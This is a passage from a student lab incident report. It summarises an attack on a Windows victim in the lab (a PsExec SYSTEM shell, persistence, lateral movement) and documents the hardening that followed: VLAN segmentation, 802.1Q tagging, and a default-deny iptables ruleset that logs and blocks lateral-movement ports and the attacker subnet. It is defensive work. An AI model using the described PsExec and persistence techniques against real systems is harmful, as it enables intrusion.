Privilege level	Psexec shell ran as NT AUTHORITY\SYSTEM.	Attacker had full control of the victim.	Limit admin rights and monitor service creation.
Segmentation	WIN-VICTIM could send traffic toward AD and Services.	Compromised host could probe internal systems.	Apply stricter firewall rules between VLANs/subnets.
Persistence control	Scheduled task and Run key were created.	Attacker could maintain access after reboot or logon.	Alert on new scheduled tasks and Run-key changes.
Logging	Some detections needed tuning or custom rules.	Attack activity could be missed without proper collection.	Enable PowerShell logging, Sysmon, Event ID 4688, and Wazuh forwarding.
IDS coverage	Suricata needed custom rules for the lab attack.	Default IDS rules may not catch all behavior.	Add rules for payload staging, SMB execution, lateral movement, and C2 callbacks.

In summary, the root cause was a combination of weak administrative-access control, permissive SMB access, and insufficient segmentation. The attacker was able to use valid local credentials from Kali to gain SYSTEM-level access on WIN-VICTIM, after which the environment allowed persistence, discovery, lateral-movement attempts, and callback traffic. Stronger credential management, tighter firewall rules, better endpoint logging, Sysmon deployment, and improved Wazuh and Suricata tuning would materially reduce the chance of this attack succeeding in a production environment.

7. Lessons Learned

The central lesson from this incident is that a single compromised workstation should never be able to reach the attacker, the domain controller, and internal services with equal freedom. In the original lab environment the network was effectively flat: local administrator credentials could be replayed remotely, SMB was reachable across segments, and the victim could route directly to both AD and the Services host. Those conditions turned one PsExec foothold into SYSTEM-level control and unrestricted internal reconnaissance.

The response to that lesson was to harden the network itself rather than only clean the host. Four changes were made and then validated: the environment was formalized into a five-VLAN segmentation scheme with a dedicated quarantine VLAN for isolating compromised hosts; the Services segment was converted to a real 802.1Q-tagged interface; the permissive Lab 4 firewall was rebuilt as a least-privilege, default-deny inter-VLAN policy that logs and drops lateral-movement and external traffic; and detection coverage (Suricata on the router, Wazuh across all agents) was kept intact throughout so that any residual attempt would still be seen. A second lesson was operational: hardening only counts if it survives a reboot, so the firewall policy was made persistent through a systemd service, and its effect was confirmed by testing that blocked ports fail while permitted paths still work.

7.1 VLAN Segmentation Scheme

Each segment is its own isolated VMware network (a separate broadcast domain). This was formalized as a VLAN design, and a quarantine VLAN was added on the previously unused .96/27 segment. Table 3 summarizes the scheme; the full network diagram is provided in Appendix A.

Table 3. VLAN segmentation plan for the SPR708 lab network.

VLAN	Name	Subnet	Gateway (iface)	Members
10	Servers / AD-DNS	172.16.1.0/27	.1 (ens36)	AD .2
20	User	172.16.1.64/27	.65 (ens38)	WIN-VICTIM .70, Wazuh .66 *
30	Services	172.16.1.32/27	.33 (ens37)	Services .34
40	Quarantine	172.16.1.96/27	.97 (ens39)	(isolation target)
128	External	172.16.1.128/27	.129 (ens40)	Kali .130

* The Wazuh manager currently shares VLAN 20 with the victim; a dedicated management VLAN is recommended as a hardening item (see Section 6).

7.2 Layer-2 Boundary (VMware)

At Layer 2, each subnet is placed on its own VMware LAN segment, which is what enforces isolation between segments before any routing occurs.




Figure . VMware Virtual Machine Settings: assigning the Router VM adapter to a custom LAN segment to create the Layer-2 VLAN boundary.

```
esoares5@router:~$ sudo ip addr add 172.16.1.161/27 dev ens41
sudo ip link set ens41 up
esoares5@router:~$ ip -br a
lo                UNKNOWN    127.0.0.1/8 ::1/128
ens33             UP         192.168.125.130/24 fe80::3bc2:c870:5d5a:4f78/64
ens36            UP         172.16.1.1/27 fe80::9ba5:3ce1:ebf:6cf0/64
ens37            UP         fe80::eca0:5d19:17f6:83d0/64
ens38            UP         172.16.1.65/27 fe80::d29a:34dd:3413:1deb/64
ens39            UP         172.16.1.97/27 fe80::2af9:e66e:2409:10ed/64
ens40            UP         172.16.1.129/27 fe80::bd38:d6e1:c93f:296e/64
docker0          DOWN       172.17.0.1/16
br-781032b8203a  UP         172.18.0.1/16 fe80::b071:f5ff:fea3:7291/64
vethbe1e656@if2  UP         fe80::4c87:84ff:fe8b:5617/64
vethbe8e63c@if2  UP         fe80::5c57:67ff:fe7d:b1eb/64
veth5777e6b@if2  UP         fe80::4c47:54ff:feb1:f6d3/64
veth9450733@if2  UP         fe80::bced:aff:fef9:1298/64
veth49ad4be@if2  UP         fe80::3098:bfff:fe00:1a76/64
vetha8df486@if2  UP         fe80::f8d0:35ff:feae:61d6/64
vethe5f48d7@if2  UP         fe80::8c2a:7fff:fe80:9471/64
ens37.30@ens37   UP         172.16.1.33/27 fe80::20c:29ff:fe68:996f/64
ens41            UP         172.16.1.161/27 fe80::c295:6b5e:97ca:372d/64
esoares5@router:~$
```

Figure . Global LAN segments defined in VMware, used to isolate each subnet at Layer 2.




Figure . Moving the WIN-VICTIM adapter onto the VLAN 20 (User) LAN segment.

```

PS C:\Windows\system32> New-NetIPAddress -InterfaceAlias "Ethernet1" -IPAddress 172.16.1.162 -PrefixLength 27 -DefaultGateway 172.16.1.161

IPAddress      : 172.16.1.162
InterfaceIndex  : 7
InterfaceAlias  : Ethernet1
AddressFamily   : IPv4
Type            : Unicast
PrefixLength    : 27
PrefixOrigin    : Manual
SuffixOrigin     : Manual
AddressState     : Tentative
ValidLifetime   : Infinite ([TimeSpan]::MaxValue)
PreferredLifetime : Infinite ([TimeSpan]::MaxValue)
SkipAsSource     : False
PolicyStore     : ActiveStore

IPAddress      : 172.16.1.162
InterfaceIndex  : 7
InterfaceAlias  : Ethernet1
AddressFamily   : IPv4
Type            : Unicast
PrefixLength    : 27
PrefixOrigin    : Manual
SuffixOrigin     : Manual
AddressState     : Invalid
ValidLifetime   : Infinite ([TimeSpan]::MaxValue)
PreferredLifetime : Infinite ([TimeSpan]::MaxValue)
SkipAsSource     : False
PolicyStore     : PersistentStore

PS C:\Windows\system32> Set-DnsClientServerAddress -InterfaceAlias "Ethernet1" -ServerAddresses 172.16.1.161
PS C:\Windows\system32>

```

Figure . Correcting the WIN-VICTIM interface addressing after the segment change.

```

Administrator: Windows PowerShell

PS C:\Windows\system32> arp -d *
PS C:\Windows\system32> ping 172.16.1.161

Pinging 172.16.1.161 with 32 bytes of data:
Reply from 172.16.1.161: bytes=32 time<1ms TTL=64
Reply from 172.16.1.161: bytes=32 time<1ms TTL=64
Reply from 172.16.1.161: bytes=32 time<1ms TTL=64
Reply from 172.16.1.161: bytes=32 time<1ms TTL=64

Ping statistics for 172.16.1.161:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\Windows\system32>

```

Figure . Connectivity check from the WIN-VICTIM VM to its router gateway after the segment move.

7.3 Router 802.1Q Sub-interface

The Services segment (VLAN 30) was converted to a real 802.1Q tagged interface on the router, providing standards-based VLAN tagging rather than relying only on separate virtual networks.

```

sudo modprobe 8021q
sudo ip addr flush dev ens37
sudo ip link add link ens37 name ens37.30 type vlan id 30

```

```
sudo ip addr add 172.16.1.33/27 dev ens37.30
sudo ip link set ens37 up && sudo ip link set ens37.30 up
ip -d link show ens37.30      # <-- shows "802.1Q id 30"
```

```
esoes5@router:~$ sudo modprobe 8021q
sudo ip addr flush dev ens37
sudo ip link add link ens37 name ens37.30 type vlan id 30
sudo ip addr add 172.16.1.33/27 dev ens37.30
sudo ip link set ens37 up && sudo ip link set ens37.30 up
ip -d link show ens37.30      # <-- shows "802.1Q id 30"
[sudo] password for esoes5:
17: ens37.30@ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DEFAULT group default qlen 1000
    link/ether 00:0c:29:68:99:6f brd ff:ff:ff:ff:ff:ff promiscuity 0 minmtu 0 maxmtu 65535
    vlan protocol 802.1Q id 30 <REORDER_HDR> addrgenmode eui64 numtxqueues 1 numrxqueues 1 gso_max_size 65536 gso_max_segs 65535
esoes5@router:~$
```

Figure . Router 802.1Q sub-interface ens37.30 created for VLAN 30; ip -d link show confirms vlan protocol 802.1Q id 30.

```
esoes5@router:~$ sudo tcpdump -nn -e -i ens37 vlan 30 -c 5
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens37, link-type EN10MB (Ethernet), snapshot length 262144 bytes
23:02:45.391005 00:0c:29:68:99:6f > 01:00:5e:00:00:fb, ethertype 802.1Q (0x8100), length 91: vlan 30, p 0, ethertype IPv4 (0x8000), 172.16.1.33.5353 > 224.0.0.251.53
53: 0 [2q] PTR (QM)? _ipps_tcp.local. PTR (QM)? _ipp_tcp.local. (45)
23:02:47.082890 00:0c:29:68:99:6f > 33:33:00:00:00:fb, ethertype 802.1Q (0x8100), length 111: vlan 30, p 0, ethertype IPv6 (0x86dd), fe80::20c:29ff:fe68:996f.5353 >
ff02::fb.5353: 0 [2q] PTR (QM)? _ipps_tcp.local. PTR (QM)? _ipp_tcp.local. (45)
23:02:49.764379 00:0c:29:68:99:6f > 33:33:00:00:00:02, ethertype 802.1Q (0x8100), length 74: vlan 30, p 0, ethertype IPv6 (0x86dd), fe80::20c:29ff:fe68:996f > ff02::
2: ICMPv6, router solicitation, length 16
23:04:30.841420 00:0c:29:16:de:12 > 33:33:00:00:00:16, ethertype 802.1Q (0x8100), length 94: vlan 30, p 0, ethertype IPv6 (0x86dd), :: > ff02::16: HBH ICMP6, multic
st listener report v2, 1 group record(s), length 20
23:04:30.843873 00:0c:29:16:de:12 > 01:00:5e:00:00:16, ethertype 802.1Q (0x8100), length 64: vlan 30, p 0, ethertype IPv4 (0x8000), 172.16.1.34 > 224.0.0.22: igmp v3
report, 1 group record(s)
5 packets captured
6 packets received by filter
0 packets dropped by kernel
```

Figure . tcpdump on ens37 capturing VLAN-30-tagged frames (sudo tcpdump -nn -e -i ens37 vlan 30 -c 5), verifying 802.1Q tagging on the Services segment.

Services VM

```
esoes5@services:~$ sudo modprobe 8021q
sudo ip addr flush dev ens36
sudo ip link add link ens36 name ens36.30 type vlan id 30
sudo ip addr add 172.16.1.34/27 dev ens36.30
sudo ip route add default via 172.16.1.36 dev ens36.30
sudo ip link set ens36 up && sudo ip link set ens36.30 up
ip -d link show ens36.30
Error: Nexthop has invalid gateway.
282: ens36.30@ens36: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DEFAULT group default qlen 1000
    link/ether 00:0c:29:16:de:12 brd ff:ff:ff:ff:ff:ff promiscuity 0 minmtu 0 maxmtu 65535
    vlan protocol 802.1Q id 30 <REORDER_HDR> addrgenmode eui64 numtxqueues 1 numrxqueues 1 gso_max_size 65536 gso_max_segs 65535
esoes5@services:~$ ip -br a
lo                UNKNOWN    127.0.0.1/8 ::1/128
ens33             UP          192.168.125.131/24 fe80::e96d:b0c0:4b37:9529/64
ens36             UP          fe80::6630:bfd3:4987:b837/64
docker0          DOWN       172.17.0.1/16
br-781032b8203a  DOWN       172.18.0.1/16
br-a77e1543396a  UP         10.10.1.1/24 fe80::5099:d9ff:fe05:1a66/64
br-f1b5a6d82616  UP         10.10.2.1/24 fe80::189a:38ff:fe83:5cd2/64
vethc587c71@if2  UP         fe80::d880:bcff:fec9:106c/64
veth5f82490@if2  UP         fe80::58c2:2dff:feb2:d6ed/64
veth3f6eeb@if2   UP         fe80::74f4:2bff:fe4c:2c52/64
veth957275f@if2  UP         fe80::2462:43ff:fe0e:48e6/64
ens36.30@ens36  UP         172.16.1.34/27 fe80::20c:29ff:fe16:de12/64
esoes5@services:~$
```

Figure . Services VM 802.1Q sub-interface (ens36.30, 172.16.1.34/27) with a default route added to resolve the gateway issue.

Wazuh

```
esoares5@admin:~$ sudo /var/ossec/bin/agent_control -l
[sudo] password for esoares5:

Wazuh agent_control. List of available agents:
  ID: 000, Name: admin.spr708.group11 (server), IP: 127.0.0.1, Active/Local
  ID: 001, Name: AD-Server, IP: any, Active
  ID: 002, Name: router.spr708.group11, IP: any, Active
  ID: 004, Name: services.spr708.group11, IP: any, Active
  ID: 006, Name: WIN-VICTIM, IP: any, Active

List of agentless devices:

esoares5@admin:~$
```

Figure . Wazuh agent_control listing confirming all agents remain Active after the VLAN 30 tagging change.

7.4 Least-Privilege Inter-VLAN Firewall

The permissive Lab 4 ruleset — which still allowed Kali to reach AD, Services, and the Windows victim — was replaced with a default-deny FORWARD policy that permits only established/related traffic and a small set of explicit least-privilege flows, and that logs and drops lateral-movement and external-attacker traffic. The complete ruleset is provided in Appendix C.

```
esoares5@router:~$ sudo iptables -vnL FORWARD --line-numbers | tee /root/lab5_fw_BEFORE.txt
tee: /root/lab5_fw_BEFORE.txt: Permission denied
Chain FORWARD (policy DROP 7443 packets, 478K bytes)
num  pkts bytes target     prot opt in     out     source                destination            state
1    11306 2165K ACCEPT    all  --  *      *       0.0.0.0/0             0.0.0.0/0              state RELATED,ESTABLISHED
2      0      0 ACCEPT    icmp --  *      *       172.16.1.130          172.16.1.70
3      4    240 ACCEPT    icmp --  *      *       172.16.1.70           172.16.1.130
4      0      0 ACCEPT    icmp --  *      *       172.16.1.34           172.16.1.70
5      3    180 ACCEPT    icmp --  *      *       172.16.1.70           172.16.1.34
6      0      0 ACCEPT    icmp --  *      *       172.16.1.2            172.16.1.70
7      2    120 ACCEPT    icmp --  *      *       172.16.1.70           172.16.1.2
8      0      0 ACCEPT    all  --  *      *       172.16.1.130          172.16.1.2             /* SPR708 Kali to AD */
9      0      0 ACCEPT    all  --  *      *       172.16.1.130          172.16.1.34            /* SPR708 Kali to Services */
10     0      0 ACCEPT    all  --  *      *       172.16.1.130          172.16.1.70            /* SPR708 Kali to Windows victim */
11     0      0 ACCEPT    icmp --  *      *       172.16.1.130          172.16.1.66            /* SPR708 Kali ping Wazuh */
12     0      0 ACCEPT    icmp --  *      *       172.16.1.66           172.16.1.130           /* SPR708 Wazuh ping Kali */
13     0      0 ACCEPT    icmp --  *      *       172.16.1.34           172.16.1.66            /* SPR708 Services ping Wazuh */
14     0      0 ACCEPT    icmp --  *      *       172.16.1.66           172.16.1.34            /* SPR708 Wazuh ping Services */
15     0      0 ACCEPT    icmp --  *      *       172.16.1.2            172.16.1.66            /* SPR708 AD ping Wazuh */
16     0      0 ACCEPT    icmp --  *      *       172.16.1.66           172.16.1.2             /* SPR708 Wazuh ping AD */
17   4353 1608K ACCEPT    tcp  --  *      *       172.16.1.32/27        172.16.1.66            multiport dports 1514,1515 /* SPR708 Services subnet to
Wazuh agent ports */
18   5765 2138K ACCEPT    tcp  --  *      *       172.16.1.0/27         172.16.1.66            multiport dports 1514,1515 /* SPR708 AD subnet to Wazuh
agent ports */
19   289K  287M ACCEPT    all  --  *      *       0.0.0.0/0             0.0.0.0/0              state RELATED,ESTABLISHED /* SPR708 allow established t
raffic */
20   7816   504K DOCKER-USER all  --  *      *       0.0.0.0/0             0.0.0.0/0
21   7816   504K DOCKER-FORWARD all --  *      *       0.0.0.0/0             0.0.0.0/0
22    373 26596 ACCEPT    all  --  ens36  ens33   0.0.0.0/0             0.0.0.0/0
23      0      0 ACCEPT    all  --  ens33  ens36   0.0.0.0/0             0.0.0.0/0              state RELATED,ESTABLISHED
esoares5@router:~$
```

Figure . Permissive Lab 4 FORWARD ruleset (before hardening), still allowing Kali-to-AD, Kali-to-Services, and Kali-to-WIN-VICTIM paths.

```

esoares5@router:~$ sudo iptables -F FORWARD
sudo iptables -P FORWARD DROP
sudo iptables -A FORWARD -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
esoares5@router:~$ sudo iptables -A FORWARD -s 172.16.1.0/27 -d 172.16.1.66 -p tcp -m multiport --dports 1514,1515 -j ACCEPT -m comment --comment "VLAN10 AD agent to Wazuh"
sudo iptables -A FORWARD -s 172.16.1.32/27 -d 172.16.1.66 -p tcp -m multiport --dports 1514,1515 -j ACCEPT -m comment --comment "VLAN30 Services agent to Wazuh"
esoares5@router:~$ sudo iptables -A FORWARD -s 172.16.1.64/27 -d 172.16.1.2 -p udp --dport 53 -j ACCEPT -m comment --comment "VLAN20 DNS to AD"
sudo iptables -A FORWARD -s 172.16.1.64/27 -d 172.16.1.2 -p tcp --dport 53 -j ACCEPT -m comment --comment "VLAN20 DNS to AD tcp"
esoares5@router:~$ sudo iptables -A FORWARD -s 172.16.1.64/27 -d 172.16.1.2 -p tcp -m multiport --dports 445,389,88 -j LOG --log-prefix "BLOCKED-LATERAL " -m comment --comment "block+log user to AD mgmt"
esoares5@router:~$ sudo iptables -A FORWARD -s 172.16.1.128/27 -j LOG --log-prefix "BLOCKED-EXTERNAL " -m comment --comment "attacker isolated"
esoares5@router:~$ sudo iptables -A FORWARD -s 172.16.1.128/27 -j LOG --log-prefix "BLOCKED-EXTERNAL " -m comment --comment "attacker isolated"
esoares5@router:~$ sudo iptables -A FORWARD -s 172.16.1.96/27 -d 172.16.1.66 -j ACCEPT -m comment --comment "VLAN40 quarantine to Wazuh only"
esoares5@router:~$ sudo iptables -vnL FORWARD --line-numbers | tee /root/lab5_fw_AFTER.txt
sudo netfilter-persistent save 2>/dev/null || sudo sh -c 'iptables-save > /etc/iptables/rules.v4'
tee: /root/lab5_fw_AFTER.txt: Permission denied
Chain FORWARD (policy DROP 96 packets, 6035 bytes)
num  pkts bytes target    prot opt in     out     source                 destination            ctstate
1     3743 853K ACCEPT    all  --  *      *       0.0.0.0/0             0.0.0.0/0              RELATED,ESTABLISHED
2     0      0 ACCEPT    tcp  --  *      *       172.16.1.0/27         172.16.1.66            multiport dports 1514,1515 /* VLAN10 AD agent to Wazuh */
3     0      0 ACCEPT    tcp  --  *      *       172.16.1.32/27       172.16.1.66            multiport dports 1514,1515 /* VLAN30 Services agent to Wazuh */
4     0      0 ACCEPT    udp  --  *      *       172.16.1.64/27       172.16.1.2             udp dpt:53 /* VLAN20 DNS to AD */
5     0      0 ACCEPT    tcp  --  *      *       172.16.1.64/27       172.16.1.2             tcp dpt:53 /* VLAN20 DNS to AD tcp */
6     0      0 LOG      tcp  --  *      *       172.16.1.64/27       172.16.1.2             multiport dports 445,389,88 /* block+log user to AD mgmt */
7     0      0 LOG      all  --  *      *       172.16.1.128/27      0.0.0.0/0              /* attacker isolated */
8     0      0 ACCEPT    all  --  *      *       172.16.1.96/27       172.16.1.66            /* VLAN40 quarantine to Wazuh only */

```

Figure . Hardened least-privilege FORWARD ruleset (after): default-deny, explicit allows only, log-and-drop for user-to-AD lateral ports, and isolation of the external attacker VLAN (full listing in Appendix C).

7.5 Segmentation Validation

The hardened policy was validated empirically from WIN-VICTIM. Lateral-movement ports to AD (SMB 445, LDAP 389, Kerberos 88) fail, while permitted DNS (TCP 53) succeeds and monitoring connectivity to the Wazuh manager is preserved. Router and IDS logs confirm the drop-and-log behavior, and all Wazuh agents remain active.

```

PS C:\Windows\system32> Test-NetConnection 172.16.1.2 -Port 445
WARNING: TCP connect to (172.16.1.2 : 445) failed
WARNING: Ping to 172.16.1.2 failed with status: TimedOut

ComputerName      : 172.16.1.2
RemoteAddress     : 172.16.1.2
RemotePort        : 445
InterfaceAlias    : Ethernet1
SourceAddress     : 172.16.1.70
PingSucceeded     : False
PingReplyDetails (RTT) : 0 ms
TcpTestSucceeded  : False

PS C:\Windows\system32> Test-NetConnection 172.16.1.2 -Port 389
WARNING: TCP connect to (172.16.1.2 : 389) failed
WARNING: Ping to 172.16.1.2 failed with status: TimedOut

ComputerName      : 172.16.1.2
RemoteAddress     : 172.16.1.2
RemotePort        : 389
InterfaceAlias    : Ethernet1
SourceAddress     : 172.16.1.70
PingSucceeded     : False
PingReplyDetails (RTT) : 0 ms
TcpTestSucceeded  : False

PS C:\Windows\system32> Test-NetConnection 172.16.1.2 -Port 88
WARNING: TCP connect to (172.16.1.2 : 88) failed
WARNING: Ping to 172.16.1.2 failed with status: TimedOut

ComputerName      : 172.16.1.2
RemoteAddress     : 172.16.1.2
RemotePort        : 88
InterfaceAlias    : Ethernet1
SourceAddress     : 172.16.1.70
PingSucceeded     : False
PingReplyDetails (RTT) : 0 ms
TcpTestSucceeded  : False

```

Figure . Post-hardening validation: Test-NetConnection from WIN-VICTIM to AD (172.16.1.2) on SMB 445, LDAP 389, and Kerberos 88 all fail (TcpTestSucceeded: False).

```
PS C:\Windows\system32> Test-NetConnection 172.16.1.2 -Port 53

ComputerName      : 172.16.1.2
RemoteAddress     : 172.16.1.2
RemotePort        : 53
InterfaceAlias    : Ethernet1
SourceAddress     : 172.16.1.70
TcpTestSucceeded  : True
```

Figure . Permitted traffic still works: Test-NetConnection from WIN-VICTIM to AD on DNS/TCP 53 succeeds (TcpTestSucceeded: True).

 Administrator: Windows PowerShell

```
PS C:\Windows\system32> ping 172.16.1.66

Pinging 172.16.1.66 with 32 bytes of data:
Reply from 172.16.1.66: bytes=32 time<1ms TTL=64
Reply from 172.16.1.66: bytes=32 time<1ms TTL=64
Reply from 172.16.1.66: bytes=32 time<1ms TTL=64
Reply from 172.16.1.66: bytes=32 time<1ms TTL=64

Ping statistics for 172.16.1.66:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\Windows\system32> █
```

Figure . WIN-VICTIM can still reach the Wazuh manager (172.16.1.66), confirming monitoring connectivity is preserved after hardening.

```

esoares5@router: ~
sudo grep "BLOCKED-LATERAL" /var/log/kern.log | tail
sudo grep "BLOCKED-EXTERNAL" /var/log/kern.log | tail
sudo grep -E "LATERAL|LABS" /var/log/suricata/fast.log | tail
Jul 20 23:17:26 router kernel: [ 6350.287826] BLOCKED-LATERAL IN=ens38 OUT=ens36 MAC=00:0c:29:68:99:79:00:0c:29:80:44:9f:08:00 SRC=172.16.1.70 DST=17
2.16.1.2 LEN=52 TOS=0x00 PREC=0x00 TTL=127 ID=31784 DF PROTO=TCP SPT=63105 DPT=389 WINDOW=64240 RES=0x00 SYN URG=0
Jul 20 23:17:27 router kernel: [ 6351.294641] BLOCKED-LATERAL IN=ens38 OUT=ens36 MAC=00:0c:29:68:99:79:00:0c:29:80:44:9f:08:00 SRC=172.16.1.70 DST=17
2.16.1.2 LEN=52 TOS=0x00 PREC=0x00 TTL=127 ID=31785 DF PROTO=TCP SPT=63105 DPT=389 WINDOW=64240 RES=0x00 SYN URG=0
Jul 20 23:17:29 router kernel: [ 6353.310355] BLOCKED-LATERAL IN=ens38 OUT=ens36 MAC=00:0c:29:68:99:79:00:0c:29:80:44:9f:08:00 SRC=172.16.1.70 DST=17
2.16.1.2 LEN=52 TOS=0x00 PREC=0x00 TTL=127 ID=31786 DF PROTO=TCP SPT=63105 DPT=389 WINDOW=64240 RES=0x00 SYN URG=0
Jul 20 23:17:33 router kernel: [ 6357.310394] BLOCKED-LATERAL IN=ens38 OUT=ens36 MAC=00:0c:29:68:99:79:00:0c:29:80:44:9f:08:00 SRC=172.16.1.70 DST=17
2.16.1.2 LEN=52 TOS=0x00 PREC=0x00 TTL=127 ID=31787 DF PROTO=TCP SPT=63105 DPT=389 WINDOW=64240 RES=0x00 SYN URG=0
Jul 20 23:17:41 router kernel: [ 6365.325698] BLOCKED-LATERAL IN=ens38 OUT=ens36 MAC=00:0c:29:68:99:79:00:0c:29:80:44:9f:08:00 SRC=172.16.1.70 DST=17
2.16.1.2 LEN=52 TOS=0x00 PREC=0x00 TTL=127 ID=31789 DF PROTO=TCP SPT=63105 DPT=389 WINDOW=64240 RES=0x00 SYN URG=0
Jul 20 23:18:16 router kernel: [ 6400.390382] BLOCKED-LATERAL IN=ens38 OUT=ens36 MAC=00:0c:29:68:99:79:00:0c:29:80:44:9f:08:00 SRC=172.16.1.70 DST=17
2.16.1.2 LEN=52 TOS=0x00 PREC=0x00 TTL=127 ID=31806 DF PROTO=TCP SPT=63106 DPT=88 WINDOW=64240 RES=0x00 SYN URG=0
